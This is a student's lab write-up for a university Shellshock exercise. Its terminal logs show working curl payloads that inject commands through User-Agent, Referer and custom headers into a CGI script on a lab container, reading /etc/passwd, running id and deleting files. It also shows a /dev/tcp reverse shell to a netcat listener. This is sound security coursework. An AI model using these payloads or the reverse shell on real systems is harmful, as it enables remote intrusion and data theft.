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CSCI 476
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Lab 3: Shellshock Attack

The Environment Setup went smoothly.

Taks 1:

Running bash_shellshock


```
root@cddd22a5ff83:/# foo='() { echo "Plz Work"; }'
root@cddd22a5ff83:/# echo $foo
() { echo "Plz Work"; }
root@cddd22a5ff83:/# declare -f foo
root@cddd22a5ff83:/# export foo
root@cddd22a5ff83:/# bash_shellshock
root@cddd22a5ff83:/# echo foo
foo
root@cddd22a5ff83:/# echo $foo

root@cddd22a5ff83:/# declare -f foo
foo ()
{
    echo "Plz Work"
}
root@cddd22a5ff83:/# foo
Plz Work
root@cddd22a5ff83:/#
```

Running bash


```
root@cddd22a5ff83:/# foo2() { echo "Ello Govner"; }
root@cddd22a5ff83:/# declare -f foo2
foo2 ()
{
    echo "Ello Govner"
}
root@cddd22a5ff83:/# foo
bash: foo: command not found
root@cddd22a5ff83:/# foo2
Ello Govner
root@cddd22a5ff83:/# export -f foo2
root@cddd22a5ff83:/# bash
root@cddd22a5ff83:/# declare -f foo2
foo2 ()
{
    echo "Ello Govner"
}
root@cddd22a5ff83:/# foo2
Ello Govner
root@cddd22a5ff83:/#
```


Task 2.1:

This is me running the commands in 2.1



This is the given url and the HTTP Live Extension





It seems like many of the environmental variables are set using data from the browser. And specifically all the ones that have HTTPS in front of them as well as the server.

Task 2.2.1: -v seems to print info about the https request and response. Similar to what we looked at in the last task, its got HTTP_HOST, HTTP_USER_AGENT, HTTP_ACCEPT…

```
[10/02/22]seed@VM:~/.../02_shellshock$ curl -v www.seedlab-
shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port
80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sun, 02 Oct 2022 19:27:25 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
*** ENVIRONMENT VARIABLES***
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbi
n:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at
www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
```

Task 2.2.2: Seems -A lets you set the User Agent Variable as before it curl/7.68.0 and now its “my data”

```
[10/02/22]seed@VM:~/.../02_shellshock$ curl -A "my data" -v
 www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port
80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: my data
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sun, 02 Oct 2022 19:31:11 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
*** ENVIRONMENT VARIABLES***
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=my data
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbi
n:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at
www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
```

Task 2.2.3: -e seems to set the HTTP_REFER variable as its whats set to “my data”


```
 www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port
80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> Referer: my data
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sun, 02 Oct 2022 19:40:23 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
*** ENVIRONMENT VARIABLES***
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
HTTP_REFERER=my data
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbi
n:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at
www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
```

Task 2.2.4: -H seems to create a new variable as HTTPS_AAAAAA = BBBBBB is now a variable

```
* Connection #0 to host www.seedlab-shellshock.com left int
act
[10/02/22]seed@VM:~/.../02_shellshock$ curl -H "AAAAAA: BBB
BBB" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port
80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> AAAAAA: BBBBBB
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sun, 02 Oct 2022 19:48:51 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
*** ENVIRONMENT VARIABLES***
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
HTTP_AAAAAA=BBBBBB
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbi
n:/bin
```

Task 3.1: Command Entered: curl -e "() { echo:; }; echo; /bin/cat /etc/passwd;" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi


Displayed /etc/passwd



Task 3.2: Displayed process users id

```
[10/02/22]seed@VM:~/.../02_shellshock$ curl -A "() { e
cho:; }; echo; /bin/id;" -v www.seedlab-shellshock.com
/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80)
port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: () { echo:; }; echo; /bin/id;
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Mon, 03 Oct 2022 03:52:39 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Transfer-Encoding: chunked
<
uid=33(www-data) gid=33(www-data) groups=33(www-data)
* Connection #0 to host www.seedlab-shellshock.com lef
t intact
[10/02/22]seed@VM:~/.../02_shellshock$
```

3.3: command: curl -e "() { echo:; }; echo; /bin/mktemp;" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi



3.4: Removed temp file

```
[10/03/22]seed@VM:~/.../02_shellshock$ curl -H "DumFuc
n:() { echo:; }; echo; /bin/rm /tmp/tmp.WX7yuJRFRP;" -
v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80)
port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> DumFucn:() { echo:; }; echo; /bin/rm /tmp/tmp.WX7yuJ
RFRP;
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Mon, 03 Oct 2022 04:42:10 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Transfer-Encoding: chunked
<
* Connection #0 to host www.seedlab-shellshock.com lef
t intact
[10/03/22]seed@VM:~/.../02_shellshock$ docksh a21
root@a21e6e377820:/# bash_shellshock
root@a21e6e377820:/# cd tmp
root@a21e6e377820:/tmp# ls
root@a21e6e377820:/tmp#
```

3.5: Tried to use cat /etc/shadow and sudo cat /etc/shadow. But it didn't work. I think it is because I need to be root in order to access /etc/shadow and since there is no “(sudo)” in groups when using the “id” command that means the server cant access root.

```
[10/03/22]seed@VM:~/.../02_shellshock$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm)
,24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),1
31(lxd),132(sambashare),136(docker)
[10/03/22]seed@VM:~/.../02_shellshock$
```

See **3.2** for using id in bash_shellshock

Step 4: Seems to run as intended. I was connected and ran some stuff we did in step 3

Terminal 1

```
[10/03/22]seed@VM:~/.../02_shellshock$ nc -nvl 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.80 49966
root@a21e6e377820:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@a21e6e377820:/# cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/
nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/
lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nol
```

Terminal 2

```
[10/03/22]seed@VM:~$ ls
Desktop    lab3repo      Music     Templates
Documents  Labsetup      Pictures  Videos
Downloads  Labsetup.zip  Public
[10/03/22]seed@VM:~$ cd /home/seed/code/02_shellshock
bash: cd: /home/seed/code/02_shellshock: No such file
or directory
[10/03/22]seed@VM:~$ cd /home/seed/lab3repo/02_shellsh
ock
[10/03/22]seed@VM:~/.../02_shellshock$ docker-compose
up -d
victim-10.9.0.80 is up-to-date
[10/03/22]seed@VM:~/.../02_shellshock$ docker ps -a
CONTAINER ID        IMAGE                          COMMAN
D                   CREATED             STATUS
     PORTS               NAMES
a21e6e377820        seed-image-www-shellshock   "/bin/
sh -c 'service…"   2 hours ago         Up 2 hours
                         victim-10.9.0.80
[10/03/22]seed@VM:~/.../02_shellshock$ docksh a21
root@a21e6e377820:/# /bin/bash -i > /dev/tcp/10.0.2.6/
9090 0<&1 2>&1
```

5.1: Doesn't work

```
HTTP_ACCEPT=*/*
HTTP_REFERER=() { echo:; }; echo; /bin/cat /etc/passwd
;
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin
:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Serve
r at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=56476
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/getenv.cgi
SCRIPT_NAME=/cgi-bin/getenv.cgi
* Connection #0 to host www.seedlab-shellshock.com lef
t intact
[10/03/22]seed@VM:~/.../02_shellshock$
```

5.2: Doesn't work

```
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=() { echo:; }; echo; /bin/id;
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin
:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Serve
r at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=56478
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/getenv.cgi
SCRIPT_NAME=/cgi-bin/getenv.cgi
* Connection #0 to host www.seedlab-shellshock.com lef
t intact
[10/03/22]seed@VM:~/.../02_shellshock$
```

5.3: Doesn't work

```
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=56482
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/getenv.cgi
SCRIPT_NAME=/cgi-bin/getenv.cgi
* Connection #0 to host www.seedlab-shellshock.com lef
t intact
[10/03/22]seed@VM:~/.../02_shellshock$ docksh a21
root@a21e6e377820:/# ls
bin   etc   lib32   media  proc  sbin  tmp
boot  home  lib64   mnt    root  srv   usr
dev   lib   libx32  opt    run   sys   var
root@a21e6e377820:/# cd tmp
root@a21e6e377820:/tmp# ls
root@a21e6e377820:/tmp#
```

5.4: Since there is no file to remove its just not gonna work

5.5: And the server still doesn't have access to root

```
HTTP_ACCEPT=*/*
HTTP_REFERER=() { echo:; }; echo; /bin/sudo cat /etc/s
hadow;
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin
:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Serve
r at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=56484
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/getenv.cgi
SCRIPT_NAME=/cgi-bin/getenv.cgi
* Connection #0 to host www.seedlab-shellshock.com lef
t intact
[10/03/22]seed@VM:~/.../02_shellshock$
```